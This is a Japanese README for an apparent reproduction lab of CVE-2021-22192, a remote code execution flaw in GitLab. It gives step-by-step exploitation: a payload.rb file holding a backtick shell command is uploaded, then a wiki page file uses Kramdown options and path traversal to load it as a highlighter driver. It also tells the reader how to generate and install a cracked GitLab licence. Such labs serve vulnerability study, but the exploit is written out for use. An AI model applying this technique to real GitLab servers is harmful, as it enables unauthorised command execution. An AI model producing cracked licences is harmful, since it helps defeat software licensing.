 exp-docs/cve-2021-22192
CVE-2021-22192 演習環境: 未認可ユーザー RCE 脆弱性

CVE-2021-22192 ラボ: 権限のないユーザーによる RCE 脆弱性



CVE-2021-22192
├── README.md ............... [この README の説明]
├── imgs .................... [README の説明を補助する画像]
├── gitlab .................. [Gitlab コンテナのマウントディレクトリ]
│   ├── Dockerfile .......... [Gitlab の Docker ビルドファイル]
│   ├── config .............. [Gitlab 設定のマウントディレクトリ]
│   ├── data ................ [Gitlab データのマウントディレクトリ]
│   ├── logs ................ [Gitlab ログのマウントディレクトリ]
│   ├── keys ................ [Gitlab クラック済み License 格納ディレクトリ]
│   └── nginx ............... [Gitlab 内蔵 nginx 設定ディレクトリ(バックアップ設定のため変更禁止)]
├── runner .................. [Gitlab コンテナのマウントディレクトリ]
├── license ................. [クラック済み License を生成するコンテナのビルドディレクトリ]
│   ├── Dockerfile .......... [License の Docker ビルドファイル]
│   └── license.rb .......... [クラック済み License を生成する Ruby スクリプト]
├── test .................... [Kramdown デバッグ用ディレクトリ]
├── docker-compose.yml ...... [Docker のビルド設定]
├── keygen.ps1 .............. [Windows: クラック済み License をワンクリック生成]
├── keygen.sh ............... [Linux:   クラック済み License をワンクリック生成]
├── run.ps1 ................. [Windows: Gitlab ラボをワンクリック起動]
├── run.sh .................. [Linux:   Gitlab ラボをワンクリック起動]
├── register.ps1 ............ [Windows: Runner をワンクリック登録]
├── register.sh ............. [Linux:   Runner をワンクリック登録]
├── stop.ps1 ................ [Windows: Gitlab ラボをワンクリック停止]
└── stop.sh ................. [Linux:   Gitlab ラボをワンクリック停止]
./keygen.sh または ./keygen.ps1./run.sh または ./run.ps1先ほどクラック用鍵ペアを生成した時点で、公開鍵は Gitlab コンテナ側に書き込まれています。残りは、秘密鍵をフロントエンドから Gitlab にアップロードしてクラックを完了するだけです:
./gitlab/keys/ ディレクトリに生成されます。その中の .gitlab-license の内容(秘密鍵)をコピーしてくださいEnter license key を選択して秘密鍵を貼り付け、Upload license ボタンをクリックするとクラック完了です

./register.sh $TOKEN または ./register.ps1 $TOKENこれで、すべてのリポジトリがこの Runner を使用して CI スクリプト(Pipeline Jobs)を実行できるようになります
Gitlab ユーザー名が ${username}、リポジトリ名が ${repository_name} の場合、リポジトリが jekyll で SSG のビルドに成功していれば、以下の URL にアクセスするだけです:
http://127.0.0.1:8000/${username}/${repository_name}/public/
具体的な手順は hackerone を参照してください。
+ -> New snippet をクリックしますTitle は任意で構いません。Description (optional) の入力欄をクリックし、Attach a file をクリックして、payload.rb という名前のファイルをアップロードします。内容は次のとおりです:puts "hello from ruby"
`echo exp was here > /tmp/exp`
このとき、Description (optional) にファイルのリンクが表示されます。例: [payload.rb](https://github.com/exp-docs/cve-2021-22192/blob/master/uploads/-/system/user/1/b5e4fed771f26ef75700ebf763f489ab/payload.rb)。同時に、ファイルは docker_gitlab コンテナの /var/opt/gitlab/gitlab-rails/uploads/-/system/user/1/b5e4fed771f26ef75700ebf763f489ab/payload.rb にアップロードされています。(Create snippet はクリックしてもクリックしなくても構いません。このファイルパスの Hash を覚えておくだけで OK です)
注意: いずれかのリポジトリの左サイドバーにある
Snippet -> New snippetから作成しないでください。そうしないと、表示されるファイルパスが[payload.rb](https://github.com/exp-docs/cve-2021-22192/blob/master/uploads/b5e4fed771f26ef75700ebf763f489ab/payload.rb)になり、実際に docker_gitlab コンテナへアップロードされるパスも/var/opt/gitlab/gitlab-rails/uploads/@hash/随机字符串/payload.rbのようになります。途中にランダムな文字列が入るため、悪用は困難です。
+ New Project をクリックし、名前は任意(例: poc。作成せず既存のリポジトリを使っても可)にしますWiki をクリックし、Create your first page をクリックしますTitle と Content は任意で構いません。Create page をクリックしますpoc リポジトリの Wiki リポジトリとして poc.wiki を生成します(右上の Clone repository をクリックすると、clone コマンド git clone http://127.0.0.1/root/poc.wiki.git を確認できます)git clone http://127.0.0.1/root/poc.wiki.git && cd poc.wiki を実行し、Wiki リポジトリをローカルにダウンロードしますpage1.rmd という名前のファイルを追加します。内容は次のとおりです(ファイルパス内の Hash は、先ほど取得した Hash に置き換えてください):{::options syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Redis, driver: ../../../../../../../../../../var/opt/gitlab/gitlab-rails/uploads/-/system/user/1/b5e4fed771f26ef75700ebf763f489ab/payload.rb\}" /}
~~~ ruby
def what?
42
end
~~~
git add -A . && git commit -m "page1.rmd" && git pushpage1 ページが表示されるので、それをクリックします/tmp/exp が作成されていることを確認できます
page1.rmdページをクリックすると、実際にはgitlab/logs/gitlab-rails/exceptions_json.logにエラー情報が記録されますが、コマンドが実行済みであることには影響しません:
